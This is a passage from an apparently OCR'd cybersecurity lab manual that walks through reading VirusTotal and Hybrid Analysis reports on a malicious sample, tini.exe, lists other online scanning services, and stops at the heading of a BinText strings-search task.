
13. Navigate to the new tab and you can observe that the VirusTotal returns a detailed report displaying the result of each anti-virus for the selected **tini.exe** malicious file under the **DETECTION** tab, as shown in the screenshot.




14. Now, click the **DETAILS** tab to view the malicious file details such as Basic Properties, History, Names, Portable Executable Info, Sections, Imports, and ExifTool File Metadata.



15. Click the **RELATIONS** tab to view Execution Parents, PE Resource Parents, Contained in Graphs, and Graph Summary. Scroll down to view other details.





16. Click the **BEHAVIOR** tab to view the File System Actions, Process and Service Actions, Shell Commands, and Synchronization Mechanisms & Signals.



17. Now, close the VirusTotal tab to switch back to the previous tab.

18. You can further scroll-down in the results page to view information related to Hashes, Falcon reports and Incident Response.





19. This concludes the demonstration of malware scanning using Hybrid Analysis.
20. Close all open windows.
21. You can also use other local and online malware scanning tools such as **Valkyrie** (https://valkyrie.comodo.com), **Cuckoo Sandbox** (https://cuckoosandbox.org), **Jotti** (https://virusscan.jotti.org) or **IObit Cloud** (https://cloud.iobit.com) to perform online malware scanning.

Task 2: Perform a Strings Search using BinText

